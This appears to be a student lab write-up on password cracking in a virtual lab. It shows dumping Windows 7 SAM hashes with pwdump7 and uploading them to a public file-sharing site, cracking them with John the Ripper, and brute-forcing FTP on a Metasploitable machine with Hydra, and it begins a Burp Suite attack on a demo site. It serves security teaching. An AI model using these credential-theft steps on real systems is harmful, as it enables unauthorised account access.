Group1:

1. Install the below software:

    a) Virtual box

    b) Kali Linux

    c) Metasploit machine

    d) Windows 7 machine


2. Perform password cracking - Offline mode

    a) Perform password cracking of windows 7 machine


    Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.

    Download the **pwdump** tool in windows 7 machine.


    Open windows 7 in the virtual box.Open command prompt. Access it as admin.Move to the pwdump7 directory and then give the output of execution file to hash.txt and save it.




    Open the browser and browse for tempfile upload.Click on the 1st link in the below window displayed to upload the hash.txt file.




Browse for pwdump7 folder->hash.txt and then click on upload.On clicking upload button filename,size,url and the expires at information is displayed.




Note the URL that appears in the window shown below .And then open Kali Linux.



Open the browser in Kali Linux and browse the URL displayed in the win7 browser window and then the below window is displayed.Copy the contents displayed in this window.




Open terminal and create the file hash.txt with the command nano hash.txt and paste the copied content here save the same.



Get the password of win7 using the command

#john hash.txt.




To get password of all the users, enter below command:

 # john –show hashfile.txt


b) Password cracking of metasploit machine using Hydra

This attack is used to get the username and the password of the system in this attack we use the hydra tool to get the user name and the password.

Step 1: Turn on kali and Metasploitable machine in the virtual machine. Find the IP address of both linux and Metasploitable machine. create 2 text files naming user and pass and store in the user file the user name as msfadmin and in the pass file password as msfadmin.




Step 2: Type the command as : hydra -L user -P pass ftp://192.168.56.101 . Here we are assume as we do not know both password and the username so we use L and P.




We get the username and password as output.

Step 3: If any one of the credential is known we can enter the credential and the unknown credential letter can be denoted in the capital letter. The other credential can be extracted.





3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.




